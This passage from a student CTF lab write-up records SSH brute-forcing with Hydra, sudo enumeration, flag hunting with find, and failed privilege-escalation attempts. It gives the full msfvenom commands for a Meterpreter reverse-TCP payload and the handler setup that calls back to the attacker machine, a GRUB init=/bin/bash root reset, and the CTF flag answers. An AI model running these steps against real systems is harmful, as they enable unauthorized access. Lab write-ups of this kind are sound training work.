[22][ssh] host: 192.168.15.3   login: CheerfulOtter   password: password
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 11 final worker threads did not comp
lete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 2
1:10:56
root@kali:/mnt/a#
```

Figure 22: Getting the credentials for CheerfulOtter

As seen in Figure 22, we got the credentials for the CheerfulOtter user. If we log in as that user and run `sudo -l` to see what permissions we have with sudo, we can see that the only command we can run elevated is `/bin/cat /opt/secret_flag.txt`, which we need in order to find the flag, as shown in Figure 23.



```
CheerfulOtter@playground:~$ sudo -l
Matching Defaults entries for CheerfulOtter on playground:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin,
    use_pty

User CheerfulOtter may run the following commands on playground:
    (ALL) NOPASSWD: /bin/cat /opt/secret_flag.txt
CheerfulOtter@playground:~$ sudo cat /opt/secret_flag.txt
FLAG{sudo_privileges_are_key}
CheerfulOtter@playground:~$
```

Figure 23: Viewing secret_flag.txt

4.11 Exploring the new user

Since we are in a new user, it's time to rerun old commands and see if any new files can be found. Instead of using `ls` and `grep` to search, we will use the following `find` command: `find / -type f -name '*flag*' 2>/dev/null`. Here is a breakdown of the command used in Figure 24:[8]

```
find / #Selecting the / directory to search in
-type f #Restricts the command to only search files
-name '*flag*' #Specifies that the command should only search files that
               #contain "flag"
2>/dev/null #Hiding errors
```

4.11.1 Finding a flag in /tmp




Figure 24: Output of the `find` command [3]




Figure 25: Viewing the flag in the `/tmp` directory

As seen in Figures 24 and 25, there is a flag in the `/tmp` directory that we missed the first time. We should have used the find command right away instead of recursively listing all the files.

[3] The username in Figures 24 and 25 is different since we were too focused on getting root access and thus only did this flag later after a VM reboot.

4.11.2 Finding the history flag

Additionally to the find command, I remembered reading in a CTF cheat sheet a while ago to check the command history of the user. However, I initially only checked `.bash_history` instead of the `.history` file, which contains a flag in this CTF. I always missed it until I ran `ls -l` as a sanity check in the home directory of CheerfulOtter and found the flag, as shown in Figures 26 and 27.[9]




Figure 26: Viewing the home directories of CheerfulOtter




Figure 27: Viewing the flag in the `.history` file

4.12 It should be over now, right?

Now that we found the following six flags:

1. `FLAG{use_secure_credentials}`
2. `FLAG{always_check_comments_in_scripts}`
3. `FLAG{sudo_privileges_are_key}`
4. `FLAG{inspect_running_processes}`
5. `FLAG{tmp_directory_is_not_safe}`
6. `FLAG{always_check_history}`

This means that the exercise is over, right?
No, it's not over yet. In an email, Professor Zivkovic stated that for flag 6, root access is needed. This means that either he made a mistake in counting, forgot about one, or there is a 7th flag that requires root privileges. Spoiler alert: it was the latter. So, section 4.13 will be about escalating the privileges to get to that point.

4.13 Privilege escalation on Linux

If you want to escalate your privileges on Linux, you have five options, which are the following:[4][10]

1. Find an exploit for the version of the kernel that is running.[11]
2. Find a SUID binary that runs with the owner's permissions.[12]
3. Escalate to a shell in a usable command with `sudo`.[13]
4. Find writable files that run at startup, like `crontab`, or other misconfigurations in the system.[9]
5. Find an attachable process that is running as root.

4.13.1 Using a smart enumeration tool

To quickly and effortlessly gather information about possible attack vectors for privilege escalation, there are tools such as `linux-smart-enumeration` to do the job for you. After running the script on both users, we found that there were no attack vectors we could exploit. We discovered an empty backup file in the following location: `/snap/docker/2963/usr/share/man/man8/zstreamdump.8.gz`, and a `screen` session by the root user which we could not attach to. Additionally, the binaries `/snap/snapd/23545/usr/lib/snapd/snap-confine` and `/snap/snapd/23258/usr/lib/snapd/snap-confine` run as root, but the only available exploit for them has been patched for years. Furthermore, the only command we could run with elevated privileges is `cat /opt/secret_flag.txt`, which does not allow us to escalate to the command line interface (CLI). Lastly, not a single cron file was writable, nor were we able to view configuration files such as `/etc/sudoers`, which means there is no way to get root privileges on the system. This is further proven by the setup script not setting anything up to make root accessible without directly modifying the virtual machine.[14, 12, 13, 9]

4.13.2 trying a kernel level exploit

We also tried a kernel exploit from `exploit-db` out of desperation, which failed at compiling [15].

4.13.3 Trying to get privileges using Metasploit and Meterpreter

Lastly, we tried to use Meterpreter and its prebuilt privilege escalation modules.
To do this, we had to generate a payload first. While we could have just used a Netcat shell and upgraded to Meterpreter, we took this opportunity to learn something new. The payload was generated with the following command: `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=[IP] LPORT=4444 -f elf -o payload.bin`, which is also broken down below.[16]

```
-p linux/x86/meterpreter/reverse_tcp #setting the payload to be reverse
                                      #TCP for Linux x86
LHOST=[IP] # sets IP address of the attacking machine
LPORT=4444 #sets the local port to listen for a connection
-f elf #specifies the output format
-o payload.bin #specifies the output filename
```

The output of the command can be seen in Figure 28.
After this, the payload is uploaded to the target using scp, as demonstrated in Figure 29.

[4] We are not experts in this since we weren't taught this, and this is only what we found with the limited time we had. We barely know anything about this matter.

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.15
.4 LPORT=4444 -f elf -o payload.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: payload.bin
```

Figure 28: Generating the payload using `msfvenom`

```
root@kali:~# scp payload.bin CheerfulOtter@192.168.15.3:/home/CheerfulOtter/
CheerfulOtter@192.168.15.3's password:
payload.bin                                        100%  207   151.0KB/s   00:00
root@kali:~# 
```

Figure 29: Uploading the payload to the target

The next step is to open the Metasploit console by running `msfconsole`. Set the exploit to `exploit/multi/handler`, the payload to `linux/x86/meterpreter/reverse_tcp`, the LHOST to `192.168.15.4`, and finally, run the command `run` to start the reverse TCP handler. After that, we execute the binary on the target, and we have a Meterpreter shell, as shown in Figures 30 and 31.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.15.4
LHOST ⇒ 192.168.15.4
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.15.4:4444
[*] Sending stage (976712 bytes) to 192.168.15.3
[*] Meterpreter session 1 opened (192.168.15.4:4444 → 192.168.15.3:59502)
at 2025-01-18 13:51:59 +0100

meterpreter > 
```

Figure 30: Running the necessary commands in the msfconsole

Now that we have access to Meterpreter, we can use commands such as `getuid` to get the ID of the user and many other useful commands such as `upload` and `download`. However, as demonstrated in Figure 32, loading the priv module didn't work, so we were not able to test if `getsystem` would work to escalate the privileges.




Figure 31: Executing the payload on the target




Figure 32: The required modules not being loaded

4.14 Getting root access through editing the GRUB boot options

Since we weren't able to gain access, we resorted to the good old and reliable GRUB root password reset. [17] To use this method, the system needs to be running the GRUB boot loader, which is the default for Ubuntu. It is performed by pressing `e` when seeing the screen shown in Figure 33, which brings up the menu to edit the boot commands.

Figure 33: Showing the GRUB screen to press `e` on

Then navigate to the line starting with `linux` and append `rw init=/bin/bash`, as shown in Figure 34, to change a kernel parameter. After pressing F10, you will immediately boot into the system with a root shell, as shown in Figure 35.




Figure 34: Editing a kernel parameter




Figure 35: Changing the root password

Lastly, as displayed in Figure 35, we run the command `exec /sbin/init` to reboot the system and load into the operating system as usual. Figure 36 verifies this by showing the root login after rebooting.




Figure 36: Logging in as the root user

4.15 Obtaining the final flag

Now that we are the root user, we can see a file called `root_flag.txt`, which contains the final flag. Additionally, we can view the file `ctf_setup.sh` to see how the CTF is made and verify that we actually got all of the flags this time. These files are also available in the ZIP file beside this document. Figure 37 shows the files in `/root` and the final flag.




Figure 37: Viewing the final flag in the `/root` directory

5 References

References

[1] "Cyber Kill Chain®," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

[2] "Service and Version Detection | Nmap Network Scanning," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://nmap.org/book/man-version-detection.html

[3] "Timing Templates (-T) | Nmap Network Scanning," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://nmap.org/book/performance-timing-templates.html

[4] Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt

[5] "Defeating HTTP Basic Auth with Hydra," Mar. 2017, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://tylerrockwell.github.io/defeating-basic-auth-with-hydra

[6] GeeksforGeeks, "How to use Hydra to BruteForce SSH Connections?" *GeeksforGeeks*, Aug. 2022. [Online]. Available: https://www.geeksforgeeks.org/how-to-use-hydra-to-brute-force-ssh-connections

[7] "What does 2>/dev/null mean?" Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://askubuntu.com/questions/350208/what-does-2-dev-null-mean

[8] "find command in Linux Linux Tutorial," Apr. 2024, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://www.geeksforgeeks.org/find-command-in-linux-with-examples

[9] C. M. Uppin, "Series of CTF machines Walkthrough #4 Linux Privilege Escalation (Enumeration)." *Medium*, Jan. 2022. [Online]. Available: https://medium.com/techiepedia/series-of-ctf-machines-walkthrough-4-linux-privilege-escalation-enumeration-247899027be

[10] "Delinea Inc." Jan. 2025, [Online; accessed 20. Jan. 2025]. [Online]. Available: https://delinea.com/blog/linux-privilege-escalation

[11] C. M. Uppin, "Series of CTF machines Walkthrough #5 Linux Privilege Escalation using Kernel Exploit." *Medium*, Jan. 2022. [Online]. Available: https://cmuppin9.medium.com/series-of-ctf-machines-walkthrough-5-linux-privilege-escalation-using-kernel-exploit-e188970fb905

[12] ——, *Series of CTF machines Walkthrough #7 Linux Privilege Escalation using SUID permissions.* China: Medium, Jan. 2022. [Online]. Available: https://cmuppin9.medium.com/series-of-ctf-machines-walkthrough-7-linux-privilege-escalation-using-suid-permissions-7f82335e7547

[13] ——, "Series of CTF machines Walkthrough #6 Linux Privilege Escalation using SUDO permissions." *Medium*, Jan. 2022. [Online]. Available: https://cmuppin9.medium.com/series-of-ctf-machines-walkthrough-6-linux-privilege-escalation-using-sudo-permissions-c517cb789bc6

[14] "linux-smart-enumeration," Jan. 2025, [Online; accessed 20. Jan. 2025]. [Online]. Available: https://github.com/diego-treitos/linux-smart-enumeration

[15] Qualys Corporation, "Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS 5.3/5.11/6.0/6.8/7.2.1511) - 'ldso_hwcap Stack Clash' Local Privilege Escalation," *Exploit Database*, Jun. 2017. [Online]. Available: https://www.exploit-db.com/exploits/42274

[16] "How to use msfvenom," Jan. 2025, [Online; accessed 20. Jan. 2025]. [Online]. Available: https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html

[17] "Recover - Reset Forgotten Linux Root Password," May 2021, [Online; accessed 20. Jan. 2025]. [Online]. Available: https://linuxconfig.org/recover-reset-forgotten-linux-root-password

6 List of figures

List of Figures